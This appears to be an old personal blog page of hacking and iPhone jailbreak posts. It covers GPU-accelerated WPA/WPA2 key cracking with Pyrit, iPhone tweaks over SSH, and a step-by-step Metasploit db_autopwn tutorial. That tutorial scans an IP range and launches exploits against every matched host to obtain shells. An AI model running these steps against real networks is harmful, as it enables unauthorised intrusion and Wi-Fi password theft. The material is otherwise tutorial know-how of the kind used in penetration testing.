Popular Posts



Gnome 3

Get your 'Delete' button back!

Fedora 15 + Eclipse = Android SDK


Setup Android SDK with Eclipse on your Fedora 15

This is default featured post 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured post 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

This is default featured post 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.This theme is Bloggerized by Lasantha Bandara - Premiumbloggertemplates.com.

Showing posts with label hacking. Show all posts

08 December 2009

Fedora 12 (Constantine) Pyrit

Pyrit implementation allows to create massive databases, pre-computing part of the WPA/WPA2-PSK authentication phase in a space-time-tradeoff. It can generate those same hash based on the network name and passphrases.

NVIDIA GPU can actually speed up the attack on the PSK keys in modern WPA/WPA2 networks.

Technology NVIDIA CUDA ™ - is the only development environment for C, which allows programmers and developers to write software to solve complex computational problems in less time thanks to the multi-core processing power of GPUs. The world has installed millions of GPU with support for CUDA, and thousands of programmers have free use CUDA tools to accelerate applications - from video and audio encoding to oil and gas exploration, simulation products, the withdrawal of medical imaging and research.

Check either you card is supported CUDA technology.
http://en.wikipedia.org/wiki/CUDA # Supported_GPUs

Pyrit Benchmark


I'm still working on it for now. As I need to compile CUDA first then work on compilation of pyrit.

I saw a blog where he do WPA crack with pipeing john to the aicrack and it take 7:39:XX. There is very long time. But not so long :P

At another blog, they crack with pyrit which use CUDA to crack and immediately get the password in 180s. Huge different there.

Will update this post once I solve the compilation issue.

.. "-lcuda missing" ..

Gonna check my CUDA path in config later on.

Wish me luck.

Update - 10-Dec


Damnt it. 2 times faster only. Now, I have doubt either to sell or not my desktop. Can reserve for cracking purpose. isk3

21 October 2009

Speed up Cydia

What we gonna do here is, remove advert from Cydia and only load package description.

How?

By SSH or use iFile, move to /var/stash/Application/Cydia.app,open package.js.

Next, edit the line with:
var depiction = package.depiction;

Change to :
var depiction = null;

Done.

For precaution, u may want to backup package.js before attempting this mod.

*credit to neokjames

19 October 2009

Virtual Memory for iPhone

The source is here. Check the link I provided for detailed explanation. Or, the rip version from me.

What is VM?
Virtual Memory, or VM, is exactly what it sounds like. Its virtual memory. Instead of using just the internal RAM, both of these methods create Swap Files on your Flash Drive (your iPhone "hard drive") and uses that file as extra RAM. To read more about VM, click here (http://en.wikipedia.org/wiki/Virtual_memory). You can check your memory from memtools (from cydia) or by using sbsetting.

Effect?
Well, several guy said it improve ur iphone perfomance while several say, it wont. Plus, crash. As for me, I find this VM stuff very efficient. No more lag. Faster in accessing the app. I'm using iPhone 3G fw 3.1

Launch time for SMS app:
3.101
3.048
2.997

SBS free memory between each launch:
7.050
9.981
8.614

Backgrounding weather, facebook, safari, solitaire app; SMS app launch time:
4.416
3.599
3.523
3.587

Backgrounding w/ free memory between each launch:
9.077
8.499
8.348
9.065

That was all before installation. Now here's post install results

base launch:
2.971
3.035
3.021
2.910

same backgrounding:
3.033
3.085
3.047
2.995
3.021

Heavy backgrounding (added zenbound and space shuttle simulator):
12.983
8.196
8.548
17.034
9.327

Above, i rip from the original source so that u can see the effect of vm. Generally, ur iphone load faster.

Downloads
iPhoneVM.deb. After install, reboot.

This is the modifiend .plist which is work for me. Put the .plist at /System/Library/LaunchDaemons/ then reboot.

Uninstall
Open Cydia and uninstall it. (Should be at the very bottom of packages)
Now SSH into your iPhone and navigate to var/vm/ and delete the swap files inside. (DO NOT JUST DELETE THE ENTIRE var/vm DIRECTORY - ONLY DELETE THE FILES INSIDE)
Now navigate to System/Library/LaunchDaemons and delete the com.apple.dynamic_pager.plist file
REBOOT iPhone.
Done.

.plist Version
SSH into your iPhone and navigate to var/vm/ and delete the swap files inside. (DO NOT JUST DELETE THE ENTIRE var/vm DIRECTORY - ONLY DELETE THE FILES INSIDE)
Now navigate to System/Library/LaunchDaemons and delete the com.apple.dynamic_pager.plist file
REBOOT iPhone.
Done.

Proof


46Mb free. U can compare urs with mine.

08 October 2009

SSH'ing iPhone with USB

There are 2 ways to SSH into ur iphone, via wifi and USB. Well, using wifi is a common method. By using USB, we can use software for the purpose of SSH. I recommend two software, i-Funbox and Diskaid.

Diskaid vs i-Funbox

Diskaid - slower but u can copy paste the folder inside ur iPhone
i-Funbox - vice versa with Diskaid. So, use i-Funbox if u want to transfer file, and use Diskaid if u wanna work with folder.

Diskaid


You can get it here.

i-Funbox


You can get it here.

13 January 2009

Metasploit autopwn

autopwn - automated execution of exploit. Rooting will be much easier for us! at least for me, but with no luck, i never manage to get a shell :(

This tutorial will based on Fedora 9..

Let’s start.. what we need?

  • Postgres
  • Metasploit Framework
  • Brain

Metasploit Framework

Postgres - yum install postgres

Brain - yum install brain <>

First, start the postgresql service (/sbin/service postgresql start). For the first time, you might to setup the postgres. We will go through later. Metasploit 3 uses the ActiveRecord module (part of RoR) to provide an object-oriented interface to an arbitrary database service. Here the steps..

gem install activerecord

gem install postgresql (we use postgres as our database)

To verify our installation which produce no output of error.

$ ruby -e ‘require “rubygems”; require_gem “postgres”;’

Update ur framework! Change to the framework directory.

svn update

Postgres. Create the database. Make sure ur postgresql running first.

#su - postgres

$ psql -d template1 -U postgres

Output :

Welcome to psql 7.4.16, the PostgreSQL interactive terminal.

Type: \\copyright for distribution terms
\\h for help with SQL commands
\\? for help on internal slash commands
\\g or terminate with semicolon to execute query
\\q to quit

template1=#

Next.

template1=# CREATE USER root WITH PASSWORD ‘myPassword’;

template1=# CREATE DATABASE metasploit3;

template1=# GRANT ALL PRIVILEGES ON DATABASE root to metasploit3;

template1=# \q

Done with our postgres stuff. Change to framework directory. Type ./msfconsole. Now u hv console for the metasploit.

[root@localhost framework-3.1]# ./msfconsole

| | _) |
__ `__ \ _ \ __| _` | __| __ \ | _ \ | __|
| | | __/ | ( |\__ \ | | | ( | | |
_| _| _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
_|

=[ msf v3.1-release
+ -- --=[ 268 exploits - 118 payloads
+ -- --=[ 17 encoders - 6 nops
=[ 46 aux

msf >

In the console, type :

load db_postgres

db_create (you will see several notice. Ignore)

db_hosts (shoud give you no output of error. Which mean your database connection with postgres is available)

db_nmap 164.0.3.* ( Change the IP according to your target. You can also change the db_namp commands. db_nmap -p 445 164.0.3.*. db_nmap will identify any host that expose the SMB service)

Done with our scanning.The fun part begin! Ouch, before that, take a look at db_autopwn commands.

msf > db_autopwn
[*] Usage: db_autopwn [options]
-h Display this help text
-t Show all matching exploit modules
-x Select modules based on vulnerability references
-p Select modules based on open ports
-e Launch exploits against all matched targets
-s Only obtain a single shell per target system (NON-FUNCTIONAL)
-r Use a reverse connect shell
-b Use a bind shell on a random port
-I [range] Only exploit hosts inside this range
-X [range] Always exclude hosts inside this range

Launch our attack!

db_autpwn -p -t -e

It will take time. So wait! If you are lucky enough, u will get a shell.

References:PostgreSQL add or create a user account and grant permission for database

http://blog.metasploit.com/2006/09/metasploit-30-automated-exploitation.html

Cheers~


Share

Twitter Delicious Facebook Digg Stumbleupon Favorites More